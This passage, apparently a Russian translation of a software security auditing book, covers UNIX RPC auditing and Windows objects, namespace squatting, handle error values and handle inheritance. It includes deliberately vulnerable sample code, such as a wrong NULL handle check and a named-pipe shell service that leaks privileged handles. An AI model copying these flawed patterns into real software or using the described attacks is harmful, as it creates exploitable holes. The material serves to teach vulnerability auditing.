Вот пример определения сервера. Следующий фрагмент кода взят из файла `sm_inter.x`, который определяет интерфейс для хорошо известной службы `rpc.statd`:

```
program SM_PROG {
    version SM_VERS {
        /* res_stat = stat_succ if status monitor agrees
           to monitor */

        /* res_stat = stat_fail if status monitor
           cannot monitor */

        /* if res_stat == stat_succ, state = state
           number of site sm_name */
        struct sm_stat_res    SM_STAT(struct sm_name) = 1;

        /* res_stat = stat_succ if status monitor agrees
           to monitor */

        /* res_stat = stat_fail if status monitor
           cannot monitor */

        /* stat consists of state number of local site */
        struct sm_stat_res    SM_MON(struct mon) = 2;

        /* stat consists of state number of local site */
        struct sm_stat    SM_UNMON(struct mon_id) = 3;

        /* stat consists of state number of local site */
        struct sm_stat    SM_UNMON_ALL(struct my_id) = 4;

        void                SM_SIMU_CRASH(void) = 5;

        void                SM_NOTIFY(struct stat_chge) = 6;

    } = 1;
} = 100024;
```

У программы statd есть только одна доступная версия: версия 1. Она также экспортирует шесть функций, которые клиенты могут вызывать удаленно: sm\_stat, sm\_mon, sm\_unmon, sm\_unmon\_all, sm\_simu\_crash и sm\_notify. Для аудита этого приложения отличная отправная точка - поиск этих функций в исходном коде, потому что вы знаете, что они принимают данные от клиента и обрабатывают их. Вы также можете вывести, какие данные они принимают, из этих прототипов; в предыдущем примере это специально определенные структуры, кроме sm\_simu\_crash, которая не принимает аргументы. Чтобы аудировать эти функции, можно найти эти структуры и посмотреть, какие данные можно предоставить. Например, если вы хотите аудировать функцию sm\_stat, вы ищете определение структуры sm\_name, как показано:

```
const    SM_MAXSTRLEN = 1024;

struct sm_name {

    string mon_name<SM_MAXSTRLEN>;

};
```

В этом случае вы можете предоставить строку длиной не более 1024 байт. Как видите, файлы определения RPC позволяют быстро определить, какой код сервер открывает клиенту.

## Процедуры декодирования RPC

Файл определения RPC не обязателен для создания RPC-приложения. Разработчики могут выбрать ручное написание клиентских и серверных stub-функций, что включает ручное создание декодеров данных с помощью процедур XDR, экспортируемых для кодирования и декодирования. Обычно инструмент rpcgen использует подпрограммы XDR для кодирования структур и типов, определенных в файле спецификации RPC. XDR экспортирует процедуры кодирования и декодирования для всех своих базовых типов: xdr\_int(), xdr\_string(), xdr\_bool() и так далее. Эта низкоуровневая манипуляция вводит возможность ошибок в процедурах, отвечающих за декодирование данных, предназначенных для определенных процедур. Например, структура sm\_name выше имеет один элемент: строку с максимальной длиной 1024. Процедура XDR, сгенерированная rpcgen, выглядит так:

```
bool_t

xdr_sm_name(XDR *xdrs, sm_name *objp)

{

    register int32_t *buf;

    if(!xdr_string( xdrs, &objp->mon_name, SM_MAXSTRLEN))

        return FALSE;

    return TRUE;

}
```

Если разработчики создают такие процедуры, они могут случайно использовать неправильные константы для максимальных длин строк, неправильно обрабатывать ошибки и так далее. Поэтому когда разработчик не использует файл определения RPC, появляется дополнительный нижний слой, где что-то может пойти не так.

NB. Независимо от того, используют разработчики файл определения RPC или нет, есть шанс, что некоторые реализации rpcgen допустят ошибки или XDR-библиотеки будут



иметь ошибки декодирования. Однако системные библиотеки обычно не являются вашей первоочередной заботой при аудите приложения, хотя их определенно стоит просматривать в свободное время.

## Аутентификация

RPC предоставляет ряд методов аутентификации, которые можно использовать в приложениях, где нужно принудительно применять контроль доступа для функций, которые они экспортируют:

- AUTH\_NONE - когда выбран этот метод, для использования RPC-сервера не требуется аутентификация; клиенты могут вызывать любые процедуры, которые захотят. В некоторых реализациях он также называется AUTH\_NULL.
- AUTH\_UNIX - также часто называется AUTH\_SYS; при этом методе аутентификации пользователи предоставляют ID пользователя, список ID групп и имя хоста, указывающие, на каком хосте они имеют обозначенные привилегии. Например, пользователи, подключающиеся к RPC-серверу на хосте А, могут передать учетные данные, указывающие, что они являются пользователем root на хосте В. Поскольку этот механизм полагается на доверие, он полностью ненадежен. Более того, такая безопасность не лучше отсутствия принудительной проверки, потому что пользователи всегда могут передать учетные данные, указывающие, что они root или любой другой пользователь на локальном хосте, где находится RPC-сервер. Если вы встретите программу, полагающуюся на этот механизм аутентификации, у вас есть свободный доступ к любым функциям, которые она предоставляет.
- AUTH\_DES - этот метод предоставляет более защищенный механизм аутентификации, требующий от клиентов подтвердить идентичность шифрованием сообщения с закрытым ключом, обычно временной меткой. Сервер может использовать DES-аутентификацию для проверки идентичности клиента, а клиент может использовать DES для проверки идентичности сервера.

RPC-приложения могут реализовывать дополнительные функции безопасности, помогающие усилить контроль над приложениями, хотя дополнительные функции используются реже, чем следовало бы. Если RPC-аутентификация присутствует, есть код для ручной проверки учетных данных в серверных процедурах или функции диспетчеризации. В любом случае доступен некоторый код для изучения данных аутентификации, предоставленных с запросами. Он выглядит примерно так:

```
int authenticate(struct svc_req *svc)
{
    struct authunix_params *aup;

    switch(rqstp->rq_cred.oa_flavor){
        case AUTH_SYS:
            aup = (struct authunix_params *)rqstp->rq_cred;

            if(aup->aup_uid != 0)
                return -1;

            return 0;

        default:
```

```
        return -1;
    }
}
```

В этом коде есть некоторая проверка учетных данных запрашивающей стороны, но он использует метод аутентификации AUTH\_UNIX. Как вы теперь знаете, этот метод не намного лучше, чем полное отсутствие аутентификации.

## Резюме

Окружение, в котором программы выполняются в UNIX, имеет множество особенностей, влияющих на то, как процессы могут функционировать безопасно. Вы видели механизмы для передачи посторонних данных и ресурсов в процесс, например переменные окружения и файловые дескрипторы, а также механизмы вроде `rlimits`, которые накладывают определенные ограничения на то, как процесс работает. Поскольку UNIX предоставляет настолько тонкий доступ к окружению, в котором выполняется процесс, процессы, вызываемые с повышенными привилегиями, должны быть осторожны при взаимодействии с чувствительными ресурсами. Аудит вызовов процессов в UNIX требует понимания всех последствий безопасности множества действий, выполняемых неявно при запуске программы. Вы исследовали проблемы прямого запуска программы через системный вызов `execve()` и косвенного запуска через интерпретатор командной оболочки. Связанное с безопасностью поведение, которое вы рассмотрели, включает передачу файловых дескрипторов, аргументы командной строки и доверие к переменным окружения. Кроме того, вы узнали, как механизмы могут использоваться неправильно, чтобы негативно повлиять на то, как выполняется процесс. Использование сигналов, IPC и лимитов ресурсов может способствовать тому, что программа столкнется с неожиданными ошибками при выполнении обычных задач, что, в свою очередь, может привести к компрометации безопасности или помочь атакующему эксплуатировать уязвимость, требующую точного выбора момента. Наконец, вы узнали о взаимодействии процессов через внешние механизмы, такие как IPC-механизмы и RPC. Эта информация должна дать вам прочную основу для анализа современного UNIX-ПО.

# Глава 11. Windows I: Объекты и файловая система

"Because it's cool. It's like, 'Yeah, been there done that-oh, yeah, I know that bug.' I can understand that phenomenon sociologically, not technically."

Bill Gates, из интервью FOCUS Magazine 1995 года

## Введение

Windows - самая популярная операционная система для ПК на рынке. За более чем 20 лет она эволюционировала из базовой однопользовательской оболочки в надежную сетевую многопользовательскую ОС. Современные версии Windows быстро растут на традиционных рынках больших систем: от серверов малого офиса до центров обработки данных. Какая же книга по аудиту кода была бы полной без подробного обсуждения специфичных для Windows проблем безопасности? Эта глава и следующая посвящены обсуждению соображений безопасности, уникальных для среды Windows. Материал начинается с объяснения некоторых основных концепций безопасности Windows: модели безопасности, объектов и связанных с ними средств контроля доступа, а также манипуляций файлами. Глава 12, "Windows II: Interprocess Communication", переходит к сложностям безопасности, возникающим при обмене данными между разными контекстами безопасности.

Помните, что семейство Windows на самом деле состоит из нескольких разных ОС. Однако этот материал сосредоточен на линейке Windows NT, наиболее широко развернутой серии, которая включает NT, 2000, XP, Server 2003 и предстоящую Vista. Windows CE и серия 9x не рассматриваются, потому что они не являются настоящими многопользовательскими ОС, поэтому имеют ограниченные возможности безопасности и не представляют уникальных соображений, которые есть у линейки NT.

## Предыстория

Линейка Windows NT - семейство гибридных микроядерных ОС, разработанных и распространяемых Microsoft Corporation. Изначально она проектировалась в сотрудничестве с IBM как преемник OS/2 2.0 Presentation Manager. Однако коммерческий успех серии Windows 3.x заставил Microsoft направить развитие Windows NT к ее нынешней связи с классическим Windows API. Поэтому структура и соглашения Windows API (Win32) во многом происходят от исходного Windows 3.0 API. Это влияние настолько значительно, что исходный выпуск Windows NT 1993 года получил номер 3.1, чтобы обеспечить паритет и естественный переход от тогда доминирующей Windows 3.0. Линейка Windows NT сейчас является флагманским продуктом линейки Windows и далее просто называется "Windows".

Microsoft Developer Network (MSDN)

Microsoft Developer Network (MSDN) - авторитетный источник информации об API и технологиях Windows. Вы будете регулярно обращаться к нему в ходе проверки безопасности Windows-приложений. Бесплатная онлайн-версия доступна на <http://msdn.microsoft.com/>, а локальные версии включены при покупке Visual Studio или через службу подписки.

Windows называют гибридным микроядром, но история ее разработки всегда показывала готовность жертвовать микроядерным разделением ради повышения производительности. Вероятно, точнее сказать, что она заимствует идеи микроядерного дизайна, но не соответствует этому определению в заметной степени. Более уместно то, что базовый дизайн Windows испытал сильное влияние операционной системы Digital Equipment Corporation (DEC) Virtual Memory System (VMS), потому что старший архитектор Windows NT, David Cutler, ранее работал одним из основных проектировщиков VMS. Microsoft наняла Cutler в 1988 году, чтобы помочь разработать операционную систему следующего поколения, и он привел с собой команду бывших инженеров DEC VMS.

Совместное наследие VMS и Windows 3.0 придает современной Windows OS уникальное, а иногда и противоречивое ощущение. Если принять некоторые несоответствия, современная система Windows - весьма способная многопользовательская ОС. Она изначально многопоточна, вплоть до полностью вытесняемого ядра. Система предоставляет гибкую модель безопасности, позволяющую тонкое разделение и назначение ресурсов, что распространяется до безопасной аутентификации в больших распределенных сетях. Однако потенциальная слабость Windows состоит в том, что система поддерживает очень широкий набор возможностей. Многие исторические решения при проектировании и реализации этих возможностей создали плодородную почву для потенциальных уязвимостей. Хотя Microsoft теперь одна из наиболее внимательных к безопасности софтверных компаний, система Windows несет бремя прошлых ошибок безопасности. Именно на этих особенностях нужно сосредоточиться при рассмотрении специфичных для Windows уязвимостей безопасности.

Эта глава и глава 12 предоставляют информацию, необходимую для выявления уязвимостей, уникальных для архитектуры Windows. Однако прежде чем изучать уязвимости, нужно больше понять архитектуру ОС. Следующие разделы дают базовый обзор Windows и объясняют проектные решения Windows и обработку фундаментальных требований ОС. Этот обзор не исчерпывающий; это скорее целевое освещение деталей, которые нужно знать. Тем не менее он должен дать основу для понимания типов уязвимостей, рассматриваемых в этой и следующей главе.

#### Environment Subsystems

Рынок ОС был довольно нестабильным, когда Windows NT изначально проектировалась, поэтому Microsoft выбрала интересный подход при проектировании и реализации новой ОС. Она реализовала базовое ядро и интерфейс пользовательского режима как один набор компонентов, но среда пользовательского режима и API фактически выбирались отдельно. Они реализованы в подсистемах среды; оригинальная Windows NT поддерживала стандарт Portable Operating System Interface for UNIX (POSIX) и API OS/2 в дополнение к основной подсистеме Win32. Этот дизайн позволял Microsoft подстраховаться и потенциально менять верхнеуровневую операционную среду при необходимости.

Однако концепция подсистем среды так и не стала массовой, и Win32 со временем фактически закрепился на рынке. В ответ основная часть подсистемы Win32 была перенесена в ядро ради повышения производительности. Тем не менее подсистемы среды все еще являются базовой опорой ОС и предоставляют интересную архитектурную точку в других контекстах.

## Объекты

Объект - фундаментальная единица абстракции для системных ресурсов Windows. В самом общем смысле объект - это просто механизм, который ядро использует для управления виртуальными и физическими ресурсами. В некотором смысле объект похож на класс в Java или C++: он определяется конкретным типом, например файлом, а затем создаются и обрабатываются экземпляры этого объекта, например файл `C:\boot.ini`.

Windows Kernel Object Manager (КОМ) - компонент, отвечающий за создание, манипуляцию и обслуживание объектов на уровне ядра. Все типы объектов, которые КОМ поддерживает, известны как системные объекты или защищаемые объекты; следующий список показывает наиболее распространенные группы защищаемых объектов:

- Объекты службы каталогов
- Объекты отображения файлов
- Объекты межпроцессной синхронизации: Event, Mutex, Semaphore и WaitableTimer
- Объекты заданий
- Именованные и анонимные каналы
- Сетевые общие ресурсы
- Файлы и каталоги NTFS
- Принтеры
- Процессы и потоки
- Ключи реестра, но не значения реестра
- Службы
- Объекты управления окнами, но не окна

NB. Полный список типов объектов можно увидеть с помощью утилиты WinObj, доступной на [www.sysinternals.com](http://www.sysinternals.com). Если вам интересно больше узнать об архитектуре Windows и КОМ, посмотрите *Windows Internals, 4th Edition*, Mark E. Russinovich и David A. Solomon (Microsoft Press, 2005).

Большинство защищаемых объектов создается или подключается с помощью функции пользовательского режима формы `Create*()` или `Open*()`. Эти функции обычно возвращают дескриптор объекта, тип данных HANDLE, если запрошенный объект успешно открыт. С точки зрения приложения дескриптор - непрозрачный идентификатор открытого объекта, не слишком отличающийся от файловых дескрипторов в UNIX. Когда объект больше не нужен, его обычно можно закрыть с помощью функции `CloseHandle()`. Одно большое преимущество этого согласованного объектного интерфейса состоит в том, что он позволяет применять унифицированные механизмы контроля доступа ко всем объектам, независимо от их типа или функции.

NB. Хотя большинство объектов закрываются с помощью `CloseHandle()`, некоторым требуется специализированная процедура закрытия, в частности функция `RegCloseKey()` для закрытия объектов ключей реестра.

Другие программные конструкции сохраняют объектную метафору, хотя они не являются настоящими системными объектами. Иногда их называют "nonsecurable" или "pseudo-objects", но эти термины являются лишь обобщением. Псевдообъекты включают, например, значения реестра и GUI-окна; связанные защищаемые объекты - ключи реестра и window station. Для целей этого обсуждения самое важное различие состоит в том, что псевдообъекты не принимают структуру SECURITY\_ATTRIBUTES как часть своего создания, поэтому к ним нельзя применять механизмы контроля доступа Windows.

## Пространства имен объектов

Прежде чем изучать права доступа, связанные с объектами, нужно понять пространство имен объектов. В Windows объекты могут быть именованными или безымянными. Безымянные объекты являются анонимными и могут совместно использоваться процессами только путем дублирования дескриптора объекта или через наследование дескриптора объекта, обсуждаемое далее в разделе "Handle Inheritance" этой главы. Напротив, именованные объекты получают имена при создании. Эти имена используются клиентами для идентификации объектов, к которым они хотят получить доступ.

Именованные объекты хранятся иерархически, чтобы приложения могли позже ссылаться на них. Эта иерархия называется пространством имен объектов. Пространствами имен объектов управляет КОМ. Исторически в Windows было только одно глобальное пространство имен. Однако добавление Terminal Services добавляет локальное пространство имен для каждого активного терминального сеанса. Terminal Services обсуждаются в главе 12. Пока предполагайте, что термин "пространство имен объектов" относится к глобальному пространству имен объектов.

Пространство имен объектов похоже на типичную файловую систему: оно организовано в каталоги, которые могут содержать подкаталоги и объекты. Оно также может содержать ссылки на другие объекты или каталоги в пространстве имен объектов. Эти ссылки фактически являются объектами типа `SymbolicLink`.

Пространство имен объектов можно просмотреть с помощью WinObj, инструмента, написанного Mark Russinovich и доступного на [www.sysinternals.com](http://www.sysinternals.com). Рисунок 11-1 показывает интерфейс WinObj. Слева находится несколько базовых каталогов, содержащих объекты и, возможно, собственные подкаталоги. С точки зрения аудита безопасности нужно помнить, что именованные объекты, созданные кем угодно в системе, обычно видимы, хотя не обязательно доступны, для приложений, которые опрашивают пространство имен.

NB. Читателям, более привыкшим к UNIX-системам, могут быть любопытны последствия безопасности объекта `SymbolicLink`. Поскольку он может указывать на произвольные расположения в пространстве имен объектов, может показаться, что существует потенциал для symlink-атак, похожих на те, что возможны на уровне файловой системы. Однако создание объектов `SymbolicLink` требует административных привилегий в системе, что делает такую атаку несущественной.




Рисунок 11-1. Главное окно WinObj

## Коллизии пространств имен

Поскольку нескольким приложениям или нескольким экземплярам одного приложения часто нужно ссылаться на объекты, создатель дает им имя, и они сохраняются в пространстве имен объектов. Это создает возможность для атакующих создать объекты с тем же именем до того, как это сделает легитимное приложение. Затем объектом можно манипулировать, чтобы заставить легитимное приложение работать некорректно или даже украсть учетные данные у более привилегированного процесса. Этот тип атаки обычно называется атакой коллизии пространства имен или захватом имени.

Чтобы понять, как работают эти атаки, нужно познакомиться с Windows API создания объектов. В общем случае каждый тип объекта имеет функцию для создания экземпляра объекта и другую функцию для подключения к существующему экземпляру. Например, объект Mutex использует функции `CreateMutex()` и `OpenMutex()`. Однако многие функции `Create*()` фактически поддерживают обе операции: они могут создать новый объект или открыть существующий. Такая поддержка может приводить к уязвимостям, когда приложение пытается создать новый объект, но неосознанно открывает существующий объект, созданный вредоносным пользователем.

Большинство функций `Create*()` принимают указатель на структуру `SECURITY_ATTRIBUTES`, которая включает дескриптор безопасности для создаваемого объекта. Если функция `Create*()` открывает существующий объект, у него уже есть дескриптор безопасности, поэтому атрибуты безопасности, передаваемые в функцию `Create*()`, молча игнорируются. В результате приложение использует объект с ограничениями доступа, полностью отличающимися от задуманных.

Большинство функций, поддерживающих и создание, и открытие объектов, предоставляют приложению какой-то способ убедиться, что оно создает уникальный объект, или обнаружить, что оно открыло уже существующий объект. Обычно это ограничение принудительно применяется через флаги создания объекта и проверку кодов возврата функции `Create*()`. Однако также может потребоваться проверка возвращаемых значений или использование функции `GetLastError()`. Как аудитор кода, вы должны понимать семантику этих функций, чтобы знать, когда объекты создаются небезопасно. Чтобы подчеркнуть этот момент, коллизии пространств имен повторно рассматриваются в нескольких примерах по мере продвижения через эту главу и главу 12.

## Пространства имен объектов в Vista

Microsoft Windows Vista добавляет частные пространства имен объектов, чтобы помочь решить проблемы захвата имен. Частное пространство имен объектов позволяет приложению создать собственное ограниченное пространство имен с помощью функций `CreatePrivateNamespace()` и `OpenPrivateNamespace()`. Затем объекты создаются и открываются внутри пространства имен путем добавления имени пространства имен и обратной косой черты (`\`) перед именем. Например, имя объекта `NS0\MyMutex` ссылается на объект `MyMutex` в пространстве имен `NS0`.

Пространство имен также является защищаемым объектом, что поднимает вопрос: можно ли захватить имена пространств имен так же, как можно захватить имена других объектов? Ответ станет яснее, когда финальная реализация будет завершена и Vista будет выпущена. На основе начальных реализаций и документации кажется, что атаки такого рода в основном смягчаются благодаря использованию нового типа псевдообъекта, известного как дескриптор границы (`boundary descriptor`). Дескриптор границы описывает SID и ID сеансов, к которым приложение должно принадлежать, чтобы открыть частное пространство имен. Пространство имен идентифицируется и своим именем, и дескриптором границы; разные пространства имен могут иметь одинаковые имена, если у них различающиеся дескрипторы границы.

Дескриптор границы создается функцией `CreateBoundaryDescriptor()`. Любой вызов `OpenPrivateNamespace()` должен включать дескриптор границы, соответствующий связанному вызову `CreatePrivateNamespace()`. На данный момент `AddSIDToBoundaryDescriptor()` - единственная документированная функция для добавления ограничений в дескриптор границы; эта функция добавляет предоставленный SID в существующий дескриптор границы. Однако предварительная документация для пространств имен утверждает, что дескрипторы границы будут включать другую информацию, например идентификаторы сеансов. Документация также утверждает, что любой процесс может открыть пространство имен независимо от дескриптора границы, если пространство имен не предоставляет структуру `SECURITY_ATTRIBUTES` с адекватным контролем доступа. Это утверждение создает впечатление, что безопасность частных пространств имен будет сильно зависеть от дескриптора безопасности пространства имен и от того, когда дескриптор границы становится видимым клиентским процессам.

Последний момент: частные пространства имен предназначены только для решения проблем захвата имен. Они не предоставляют защиты против прямого доступа к существующему объекту со слабым контролем доступа.



## Дескрипторы объектов

Как упоминалось, доступ к большинству защищаемых объектов выполняется с использованием типа данных HANDLE. Точнее, ядро ссылается на все защищаемые объекты с помощью дескрипторов; однако соответствующий тип данных пользовательского пространства может не раскрывать напрямую тип данных HANDLE в ссылке на объект. На объект можно ссылаться по имени при создании или открытии, но любые операции над объектом всегда выполняются с помощью дескриптора.

Ядро поддерживает список всех открытых дескрипторов, сгруппированный по владеющему процессу. Этот список перечисляется функцией native API `NtQuerySystemInformation()` с использованием класса `SystemHandleInformation`. Таким образом, даже безымянный объект может быть доступен другому процессу. Discretionary access control list (DACL) объекта - единственное, что предотвращает манипуляцию объектом из другого пользовательского контекста. DACL и опасности NULL DACL обсуждаются далее в разделе "Security Descriptors" этой главы. Однако обратите внимание: любым объектом, не защищенным корректным контролем доступа, можно манипулировать независимо от того, именован он или нет.

### INVALID\_HANDLE\_VALUE против NULL

Нужно внимательно относиться к любому вызову функции, возвращающему дескриптор в Windows, потому что вызовы Windows API непоследовательны в том, приводит ли ошибка к NULL или `INVALID_HANDLE_VALUE` (-1). Например, `CreateFile()` возвращает `INVALID_HANDLE_VALUE`, если встречается ошибка; однако `OpenProcess()` возвращает дескриптор NULL при ошибке. Чтобы сделать все еще запутаннее, разработчики не обязательно могут проверять оба значения из-за функций вроде `GetCurrentProcess()`, которая возвращает значение псевдодескриптора -1, эквивалентное `INVALID_HANDLE_VALUE`. К счастью, проблема псевдодескриптора вряд ли повлияет на уязвимость безопасности, но показывает, как разработчик может запутаться при работе с дескрипторами Windows. Посмотрите на пример этой проблемы:

```
HANDLE lockUserSession(TCHAR *szUserPath) {  
  
    HANDLE hLock;  
  
    hLock = CreateFile(szUserPath, GENERIC_ALL, 0,  
        NULL, CREATE_ALWAYS, FILE_FLAG_DELETE_ON_CLOSE, 0);  
  
    return hLock;  
}  
  
BOOL isUserLoggedIn(TCHAR *szUserPath) {  
  
    HANDLE hLock;  
  
    hLock = CreateFile(szUserPath, GENERIC_ALL, 0,  
        NULL, CREATE_NEW, FLAG_DELETE_ON_CLOSE, 0);  
  
    if (hLock == NULL)  
  
        return TRUE;
```

```

        CloseHandle(hLock);

        return FALSE;

    }

```

На первый взгляд этот код может казаться логичным набором функций для блокировки состояния пользователя. Первая функция просто создает lock-файл с режимом совместного доступа, установленным в ноль; поэтому любые другие попытки доступа к этому файлу завершаются ошибкой. Вторая функция затем может использоваться для проверки существования файла; она должна возвращать TRUE, если файл присутствует, или FALSE, если нет. Это дает простой способ поддерживать некоторое состояние между процессами на удаленных системах, используя файловый общий ресурс.

Проблема этой реализации в том, что она проверяет, равен ли возвращенный дескриптор NULL, а не INVALID\_HANDLE\_VALUE. Поэтому функция фактически ведет себя противоположно задуманному. Хотя такая проблема обычно является функциональной ошибкой, она может быть проблемой безопасности в непроверенных и редко проходящих путях кода. К сожалению, нет особого метода, чтобы определить, какое значение ожидать, без обращения к документации Windows. Эта проблема - артефакт эволюции Windows. Нужно просто обращаться к MSDN и убедиться, что для дескриптора, возвращаемого конкретной функцией, проверяется корректное условие ошибки.

## Наследование дескрипторов

Люди, знакомые с UNIX, часто не привыкли к тому, как Windows обрабатывает отношения процессов. Одно из самых больших отличий от UNIX состоит в том, что Windows не предоставляет дочернему процессу никаких специальных привилегий по умолчанию или совместного доступа к объектам. Однако Windows предоставляет явный механизм для передачи открытых экземпляров объектов дочерним процессам, называемый наследованием дескрипторов.

Когда создается новый процесс, родительский процесс может явно позволить дочернему процессу наследовать помеченные дескрипторы из текущего процесса. Это делается передачей значения true в параметр bInheritable вызова CreateProcess(), что заставляет любой дескриптор, помеченный как наследуемый, дублироваться в таблицу дескрипторов нового процесса. Дескрипторы помечаются как наследуемые путем установки значения true в члене bInheritable структуры SECURITY\_ATTRIBUTES, передаваемой большинству функций создания объектов. Альтернативно дескриптор можно пометить наследуемым, вызвав DuplicateHandle() и передав значение true для аргумента bInheritable.

Обычно наследование дескрипторов не является проблемой безопасности, потому что родительский процесс обычно выполняется в том же контексте, что и дочерний. Однако уязвимости могут возникать, когда наследование дескрипторов небрежно используется с дочерними процессами, запущенными в другом контексте. Наследование дескрипторов может позволить дочернему процессу получить дескриптор объекта, к которому у него иначе не должно быть доступа. Эта ошибка возникает потому, что права дескриптора назначаются, когда объект открыт, поэтому ОС рассматривает дескриптор в контексте процесса, который открыл его, а не процесса, который его унаследовал.

Для примера, где наследование дескрипторов может быть проблемой, допустим, служба слушает интерфейс именованного канала и запускает командную оболочку, когда подключается клиент. Чтобы предотвратить повышение привилегий, служба олицетворяет пользователя клиента, так что оболочка выполняется с подходящими разрешениями. Олицетворение обсуждается в главе 12. Следующий код демонстрирует функцию, которая могла бы реализовать эту возможность. Некоторая проверка ошибок опущена ради краткости. В частности, вызов CreateProcess()

инкапсулирован внутри `CreateRedirectedShell()`, но можно предположить, что он передает `true` для аргумента `bInheritable`. Также можно предположить, что функция, создающая этот поток, сгенерировала дескриптор с помощью `ConnectNamedPipe()` и прочитала данные клиента, позволяя олицетворению успешно выполниться.

```
int tclient(HANDLE io) {  
  
    int hr = 0;  
  
    HANDLE hStdin, hStdout, hStderr,  
  
        hProc = GetCurrentProcess();  
  
    if(!ImpersonateNamedPipeClient(io))  
  
        return GetLastError();  
  
    DuplicateHandle(hProc, io, hProc, &hStdin, GENERIC_READ,  
  
        TRUE, 0);  
  
    DuplicateHandle(hProc, io, hProc, &hStdout, GENERIC_WRITE,  
  
        TRUE, 0);  
  
    DuplicateHandle(hProc, io, hProc, &hStderr, GENERIC_WRITE,  
  
        TRUE, 0);  
  
    CloseHandle(io);  
  
    hProc = CreateRedirectedShell(hStdin, hStdout, hStderr);  
  
    CloseHandle(hStdin);  
    CloseHandle(hStdout);  
    CloseHandle(hStderr);  
  
    hr = RevertToSelf();  
  
    if (hProc != NULL) WaitForSingleObject(hProc);  
  
    return hr;  
}
```

Этот код содержит тонкую уязвимость, которая может привести к утечке стандартных IO-дескрипторов более чем в один процесс. Рассмотрим, что произойдет, если два разных пользователя подключатся одновременно и заставят один из потоков заблокироваться внутри функции `CreateRedirectedShell()`. Допустим, поток 1 блокируется, а поток 2 продолжает выполняться. Затем поток 2 запускает оболочку 2 и наследует свои перенаправленные IO-дескрипторы. Однако оболочка 2 также наследует перенаправленные дескрипторы от потока 1, который сейчас заблокирован внутри `CreateRedirectedShell()`. Это происходит потому, что дескрипторы для оболочки 1 помечены как наследуемые, когда запускается оболочка 2, поэтому они добавляются в таблицу дескрипторов процесса оболочки 2. Атакующие могут эксплуатировать эту уязвимость, подключившись одновременно с более привилегированным пользователем. Это одновременное подключение заставит их унаследовать стандартные IO-дескрипторы для более привилегированного процесса вдобавок к собственным. Этот доступ позволяет атакующим просто отдавать команды напрямую в более привилегированную оболочку.

Эта уязвимость может казаться немного надуманной, но ее варианты были выявлены в развернутых приложениях. В этом примере решение - обернуть создание оболочки в критическую секцию и убедиться, что наследуемые дескрипторы не используются где-либо еще в приложении. В более общем смысле всегда нужно тщательно изучать любое использование наследования дескрипторов и быть особенно осторожным, когда оно затрагивает разные контексты безопасности. Это требует выявления любого создания процесса, которое может произойти в течение времени жизни наследуемого дескриптора. Поэтому разработчикам обычно стоит держать время жизни таких дескрипторов как можно короче.

